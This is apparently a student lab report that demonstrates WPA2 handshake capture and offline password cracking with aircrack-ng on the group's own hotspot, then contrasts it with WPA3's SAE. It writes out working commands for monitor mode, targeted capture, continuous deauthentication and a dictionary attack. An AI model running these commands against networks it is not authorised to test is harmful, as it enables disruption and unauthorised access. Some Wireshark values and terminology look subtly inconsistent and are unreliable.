

Analysing the WPA2's 4-way Handshake Vulnerability

A Practical Demonstration with Aircrack-ng

Group Members :

DISCLAIMER

- This demonstration is strictly for educational and research purposes only.

Strict Prohibition of Unauthorized Activity

- Unauthorized access to or interference with private computer networks, including Wi-Fi networks, is illegal and constitutes a serious crime, punishable by law.
- You must NEVER use these techniques on any network, device, or system for which you do not have explicit, written permission from the owner. This includes neighbor's or public Wi-Fi access points.

Controlled Environment Statement

- The demonstration of the WPA2 password cracking and deauthentication attack presented here was conducted in a controlled, isolated laboratory environment.
- All target devices, access points, and software were fully owned and authorized by the presenter for this specific educational exercise, adhering to all ethical and legal requirements.

The presenter and institution assume no liability for the misuse of this information.

Requirements :

- A Laptop or desktop computer
- Kali Linux version 2025.3 or above (not a requirement but good to have)
- Aircrack-ng Software version 1.7 or above
- Wi-Fi adapter with promiscuous mode enabled (Monitor mode and injection mode)
- Your own access point (AP) which you can attack.

What is Aircrack-ng ?

Aircrack-ng is a powerful open-source suite of tools designed for auditing and testing the security of wireless networks. It is used to capture packets from Wi-Fi networks and analyze them to recover encryption keys for secured networks. The tool works by placing wireless network interfaces into monitor mode, allowing them to capture raw packets, including handshake data essential for cracking Wi-Fi passwords. Aircrack-ng supports packet injection, enabling active attacks such as deauthentication to force clients to reconnect and capture handshakes. Linux, Windows, and macOS - it is widely used by security professionals and penetration testers to assess wireless network vulnerabilities and improve security postures.

It consists of several different tools like -

airmon-ng: starts monitor mode to capture packets in the air

airodump-ng: displays nearby wireless information and dumps to file



aireplay-ng: carries out replay attacks and deauth attacks (and more)

aircrack-ng: crack the password obtained from airodump-ng

4-Way Handshake Capture Exploit in WPA2

Pseudocode :

1. Deauthenticate device so it reconnects
2. Capture MIC (Message Integrity Code)
3. Brute force PTK by guessing password
4. Use PTK to compute MIC'
5. If MIC = MIC': key found
6. Else: go back to step 3

Stage 1: Handshake Capture

Deauthentication (death) Attack

This phase forces the target device (client) to reconnect to the Wi-Fi network, thereby generating the required cryptographic data.

- The attacker sends a deauthentication packet that is spoofed to look like it came from the router.
- Router wants to terminate connection (kicked out, changed password, inactivity etc)
- “From: router, To: you, Message: disconnect from me”
- We need to know router’s and your identity (MAC address (Media Access Control))
- The target client disconnects and immediately attempts to reconnect automatically, which is the key goal.
- This is a fundamental flaw in the 802.11 standard. The 802.11w standard protects these packets.

The list of commands to successfully crack the password for the handshake exploit:

1. `airmon-ng start wlan0`
2. `airodump-ng wlan0mon`
3. `airodump-ng -c [router channel] --bssid [target router] -w [fname] wlan0mon`
4. Terminal 2 send deauth: `aireplay-ng -O 1 -a [target device] -c [target router] wlan0mon`
5. After handshake has been captured (step 3), locally execute brute-force on wordlist:
`aircrack-ng -w [wordlist] -b [target router] [fname].cap`

Here we are using our cell phone (hotspot) as the Access Point.

For this demo, we have made the following changes to its network –

Network name (SSID) – **OnePlus Nord CE 2**

Created a WPA2 Password – **hello123**

We have set Wi-Fi security to – **WPA2-Personal**

```

Command	Purpose	Explanation
<code>iwconfig</code>	Display Wireless Configuration	Shows detailed information about wireless network interfaces, including the current mode (e.g., Managed) and basic connection details.
<code>sudo ip link set wlan0 down</code>	Take the Interface Offline	Administratively disables the wlan0 network interface. This is a required step before changing the interface's operating mode to avoid conflicts with the operating system's network manager.
<code>sudo iw dev wlan0 set type monitor</code>	Set Monitor Mode	Changes the operational mode of the wlan0 interface to Monitor mode. In this mode, the adapter can passively listen to and capture all raw 802.11 frames passing through the air, regardless of whether they are intended for the adapter itself.
<code>sudo ip link set wlan0 up</code>	Bring the Interface Online	Re-enables the wlan0 network interface after its mode has been changed to Monitor.
<code>iw dev</code>	Display Device Information	Shows the details of wireless devices and interfaces, confirming that the adapter is now in monitor mode.

Command used → `sudo airodump-ng wlan0`

This command puts your wireless interface (wlan0) into monitoring mode and scans for all nearby WiFi networks across all channels.

It displays a live list of access points and connected clients, showing details like BSSID, signal strength, encryption type, and SSIDs of all detectable networks in range.

Here we can see that our test access point is active.

BSSID – OnePlus Nord CE 2

ENC – WPA2

Cipher – CCMP

Channel – 11

Power – (-43)

BSSID (MAC) – 46:31:8B:B5:70:C7

```
DELL-VOSTRO:~$ sudo airodump-ng wlan0
[sudo] password for [REDACTED]

Quitting...
DELL-VOSTRO:~$
```

Command Used → `sudo airodump-ng -w newcapture -c 11 --bssid 46:31:8B:B5:70:C7 wlan0`

This command captures all WiFi traffic on channel 11 for a specific access point (BSSID 46:31:8B:B5:70:C7) and saves it to files starting with "newcapture".

It's monitoring the target network on your wlan0 wireless interface to collect packets, typically used for WiFi security testing or penetration testing on networks you own or have permission to test.

```
CH 11 ][ Elapsed: 18 s ][ 2025-10-16 12:26

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
```

Command used → `sudo aireplay-ng --deauth 0 -a 46:31:8B:B5:70:C7 wlan0`

This command sends continuous deauthentication packets (`--deauth 0` means unlimited) to disconnect all clients from the access point with BSSID 46:31:8B:B5:70:C7.

It forces clients to disconnect and reconnect, which is commonly used to capture the WPA handshake during network security testing on networks you're authorized to test.

```
@DELL-VOSTRO:~$ sudo aireplay-ng --deauth 0 -a 46:31:8B:B5:70:C7 wlan0

```



Command	Purpose	Explanation
<code>sudo airodump-ng wlan0</code>	Scan for Networks	Starts listening on the wlan0 interface to display information about nearby wireless networks (Access Points or BSSIDs) in real-time. This command helps the attacker identify the target network's channel, BSSID, and connected client devices ¹ .
<code>sudo airodump-ng -w newcapture -c 11 --bssid 46:31:8B:B5:70:C7 wlan0</code>	Targeted Packet Capture	Starts a targeted capture session: * -w newcapture: Writes the captured packets to a file named newcapture ² . * -c 11: Focuses the adapter on channel 11. * --bssid 46:31:8B:B5:70:C7: Filters the traffic to capture only data associated with the target router (Access Point) identified by the MAC address 46:31:8B:B5:70:C7.
<code>sudo aireplay-ng --deauth 0 -a 46:31:8B:B5:70:C7 wlan0</code>	Execute Deauthentication Attack	Executes a deauthentication attack to force connected clients to disconnect and immediately reconnect, generating the WPA2 4-Way Handshake ³ . * --deauth 0: Specifies a deauthentication attack with 0 meaning it sends deauth packets continuously. * -a 46:31:8B:B5:70:C7: Specifies the MAC address of the Access Point (router) to spoof, making the client believe the disconnection notice is legitimate ⁴ . * wlan0: The monitoring interface used to inject the packets.

The Client Side

Shows that the client has been disconnected from the wireless network as a result of the deauthentication attack by the attacker.

The client device tries to reconnect to the wireless network

During the deauth attack, the client's WiFi icon shows a connecting/loading state as it's repeatedly disconnected. Once the attack stops, the client reconnects and completes the WPA2 handshake, which is captured by the attacker's monitoring interface.

Stage 2 : Password Cracking

Filename: newcapture-01.cap

We can open the captured .cap file in Wireshark and use display filters like 'eapol' to isolate the 4-way handshake packets, allowing you to see the exact authentication exchange between the client and access point.

Wireshark displays each handshake message (EAPOL frames 1-4) with detailed packet information including timestamps, MAC addresses, and encryption parameters, visually confirming a complete handshake was successfully captured for cracking.

Filter used in wireshark → eapol



EAPOL (Extensible Authentication Protocol over LAN) is a network protocol used for authentication in WiFi networks, and the 'eapol' wireshark filter displays only packets related to the WPA/WPA2 4-way handshake process. Select the packet which contains message 2 of the 4-way handshake.

The image shows a Wireshark capture of EAPOL packets. The filter 'eapol' is applied. The packet list shows several 'Key (Message 1 of 4)' packets. Packet 5432 is selected, showing the details of the 'Key (Message 2 of 4)' packet. The packet details pane shows the following information:

- Frame 5428: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits) on wlan0
- IEEE 802.11 QoS Data, flags:T
- 802.1X Authentication
- Version: 802.1X-2001 (1)
- Type: Key (3)
- Length: 137
- Key Descriptor Type: EAPOL RSN Key (2)
- [Message number: 2]
- Key Information: 8x010a
- Key Length: 0
- Replay Counter: 1
- WPA Key Nonce: c828b58828215087e5a5253e7f5d2af89af8b094e6d0f2e583d9f1a370614d7
- Key IV: 00000000000000000000000000000000
- WPA Key RSC: 0000000000000000
- WPA Key ID: 0000000000000000
- WPA Key MIC: 082e0750b093abf237a10f8e5088a51
- WPA Key Data Length: 22
- WPA Key Data: 39140100000fac948100000fac940100000fac920000

The packet bytes pane shows the raw data of the packet, including the IEEE 802.11 header and the EAPOL Key (Message 2 of 4) payload.

Visible key data in Wireshark

The image shows a Wireshark packet capture window. The packet list on the left shows three packets. The first packet is selected, and its details are expanded. The details pane shows the following information:

- Frame 5428: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
- IEEE 802.11 QoS Data, Flags:T
- Logical-Link Control
- 802.1X Authentication
 - Version: 802.1X-2001 (1)
 - Type: Key (3)
 - Length: 117
 - Key Descriptor Type: EAPOL RSN Key (2)
 - [Message number: 2]
 - Key Information: 0x010a
 - Key Length: 0
 - Replay Counter: 1
 - WPA Key Nonce: cb28b58018215d87ea5253e7f5d12af89af88d04eb6b0f2e583d9f1a37d614d7
 - Key IV: 00000000000000000000000000000000
 - WPA Key RSC: 0000000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: d82eb750b093abf237a19f6e5d688a51
 - WPA Key Data Length: 22
 - WPA Key Data: 30140100000fac040100000fac040100000fac020000

The WPA key data in Message 2 of the handshake is visible in Wireshark by expanding the "IEEE 802.11 wireless LAN" section, then the "802.1X Authentication" layer, and finally the "Key Information" fields. This expansion reveals critical details like the client's nonce (ANonce), MIC (Message Integrity Check), and key data fields that are essential for verifying the handshake is complete and contains the encrypted password information needed for cracking.

Password cracking using wordlists

You can use aircrack-ng with Mint Linux's built-in wordlists (typically located in /snap/seclists/current/Passwords such as probable-v2-wpa-top447.txt) to perform a dictionary attack against the captured handshake file, comparing each password's hash against the encrypted key data.

Command used → *aircrack-ng newcapture-01.cap -w /snap/seclists/current/Passwords/WiFi-WPA/probable-v2-wpa-top447.txt*

This command iterates through 447 password combinations, computing the pre-shared key (PSK) for each word until it finds a match that generates the same encrypted handshake data captured in your .cap file.

```
@DELL-VOSTRO:~$ /snap/seclists/current/Passwords
bash: /snap/seclists/current/Passwords: Is a directory
@DELL-VOSTRO:~$ cd /snap/seclists/current/Passwords
@DELL-VOSTRO:/snap/seclists/current/Passwords$ ls
Books                Default-Credentials  Most-Popular-Letter-Passes.txt  scraped-JWT-secrets.txt

WHAT VULNERABILITY OF WPA2 HANDSHAKE IS BEING EXPLOITED ?

The attack exploits two core vulnerabilities-

- 1) The unauthenticated nature of the 802.11 Deauthentication frame, which allows an attacker to easily spoof the router's identity and force a client device to disconnect.
- 2) The susceptibility of the WPA2 4-Way Handshake to an offline brute-force attack. When the client automatically reconnects, the full handshake (containing the Message Integrity Code, or MIC) is captured. Since the MIC is derived from the Pre-Shared Key (PSK), it can be used offline in a dictionary attack to guess the network password without any further interaction with the live network, making the security of WPA2 entirely dependent on the strength of the password.

This is a form of a passive attack and is nearly impossible to detect.



Client-Side Defense for WPA2-PSK

Using strong, complex passwords in WPA2-PSK is the client's primary defense against brute-force attacks on captured handshakes.

While no password is completely immune to discovery. Sophisticated wordlists and rainbow tables can eventually crack weak credentials.

A sufficiently strong password significantly increases the computational time and resources required for an attacker to succeed. This delay can make the attack impractical or unfeasible, effectively deterring many threat actors who will move on to easier targets rather than invest excessive time in cracking a single network.

Comparison with WPA3's 'SAE' Handshake

Let's see how WPA3's SAE handshake compares to the WPA2 4-way handshake even when we use an easy password.

Using same old weak password as used in wpa2-psk
hello123



The difference here is we have configured the network security as 'WPA3-Personal' instead of 'WPA2-PSK'

Why a passive brute-force attack is not possible against WPA3 based wireless networks ?

When capturing a WPA3 handshake, the key data value extracted from message 2 yields no results during wordlist attacks because WPA3's Simultaneous Authentication of Equals (SAE) protocol fundamentally changes the authentication process.

Unlike WPA2's 4-way handshake where the PSK is directly derived from the password and used to generate the PMK, WPA3 uses a Dragonfly key exchange that incorporates forward secrecy. The SAE handshake derives session-specific keys through an elliptic curve or finite field cryptography process that prevents offline dictionary attacks—even with the captured handshake data, the password cannot be verified without active x in the authentication exchange. This design ensures that passive capture of authentication frames is insufficient for password cracking, as each session's keys are ephemeral and independently generated.

Again, we use Wireshark to analyse the capture file for WPA3 handshake. We use the 'eapol' filter. Here the packet which contains message 2 of the SAE handshake, we find the key data value.

Example output of password matching using wordlists →

```
[!] Failed to crack handshake: wordlist-probable.txt did not contain password  
[+] Finished attacking 1 target(s), exiting
```

When we do a password matching using wordlists, it displays the message 'failed to crack handshake, wordlist did not contain password'.

This failure demonstrates WPA3's enhanced security design, where the captured handshake data we obtained cannot be used to verify password guesses through traditional brute-force methods, unlike WPA2 where the same approach would successfully test passwords against the captured 4-way handshake.

When we run Aircrack-ng wordlist matching on the WPA3 capture file, it displays "unsupported key version" because the tool does not recognize or support WPA3's SAE handshake format, as it was designed exclusively for WPA/WPA2-PSK authentication methods. This error confirms that Aircrack-ng lacks the capability to process WPA3's different cryptographic framework, preventing you from attempting offline password attacks using this traditional cracking tool.
